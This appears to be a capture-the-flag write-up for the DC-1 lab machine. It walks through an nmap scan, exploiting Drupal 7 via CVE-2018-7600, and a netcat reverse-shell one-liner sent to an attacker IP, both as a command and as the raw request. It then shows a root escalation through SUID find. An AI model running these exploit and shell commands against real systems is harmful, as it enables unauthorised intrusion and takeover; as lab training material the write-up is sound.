DC-01


Scanning:

```
└─$ cat nmap\(192.168.182.193\).scan
# Nmap 7.94SVN scan initiated Sun May 19 02:26:11 2024 as: nmap -A -oN nmap(192.168.182.193).scan 19
2.168.182.193
Nmap scan report for 192.168.182.193
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp   open     http    Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
111/tcp  open     rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34978/tcp6  status
|   100024  1          36464/udp6  status
|   100024  1          42760/tcp   status
|_  100024  1          51413/udp   status
```

Enumeration:

- When we open the website, there is a login page.
- I tried default credentials but they didnt work.
- Then I checked robots.txt and found some endpoints but they were useless or some were secured.
- Then I opened source code and found Drupal version there,

```
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
```



The target is vulnerable to : **CVE-2018-7600**

```
┌──(moghees㉿kali)-[~/CTF]
└─$ python3 exploit.py http://192.168.182.193

================================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)               |
|                              by pimps                                        |
================================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-s8jUUe_Pgp1Ml9Qt8faw_5_GPXtqbHGCQbFUmqTcl20
[*] Triggering exploit to execute: id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Foothold:

```
┌──(moghees㉿kali)-[~/CTF]
└─$ python3 exploit.py http://192.168.182.193 -c "rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.45.221 69 >/tmp/f" --proxy 127.0.0.1:8080

================================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)               |
|                              by pimps                                        |
================================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-8mtZC8pitIoO16yMXHoPtf6adbJRN3H_oW-R6gj8rs8
[*] Triggering exploit to execute: rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.221
69 >/tmp/f
```

```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.182.193] 41773
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Now lets have a look at the request using burpsuite:

```
POST /?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=passthru&name%5B%23type%5D=markup&
name%5B%23markup%5D=
rm+-f+%2Ftmp%2Ff%3Bmknod+%2Ftmp%2Ff+p%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+192.168.4
5.221+69+%3E%2Ftmp%2Ff HTTP/1.1
Host: 192.168.182.193
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Length: 98
Content-Type: application/x-www-form-urlencoded

form_id=user_pass&_triggering_element_name=name&_triggering_element_value=&opz=
E-mail+new+Password
```

User Flag:

```
www-data@DC-1:/var/www$ ls
COPYRIGHT.txt       LICENSE.txt      cron.php     misc        sites
INSTALL.mysql.txt   MAINTAINERS.txt  flag1.txt    modules     themes
INSTALL.pgsql.txt   README.txt       includes     profiles    update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php    robots.txt  web.config
INSTALL.txt         authorize.php    install.php  scripts     xmlrpc.php
www-data@DC-1:/var/www$ cat flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$
```

```
www-data@DC-1:/var/www$ cd /home
www-data@DC-1:/home$ ls
flag4  local.txt
www-data@DC-1:/home$ cat local.txt
1d7ea33c17f99fdeba183f575f11ea13
www-data@DC-1:/home$
```

Privilege Escalation:

```
www-data@DC-1:/$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

There is setuid on **find.** So,

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

```
www-data@DC-1:/$ find . -exec /bin/sh \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# 
```

Root Flag:

```
# cd /root
# ls
proof.txt  thefinalflag.txt
# cat proof.txt
cd4a2971498e2f495c0967daa6561fe7
# 
```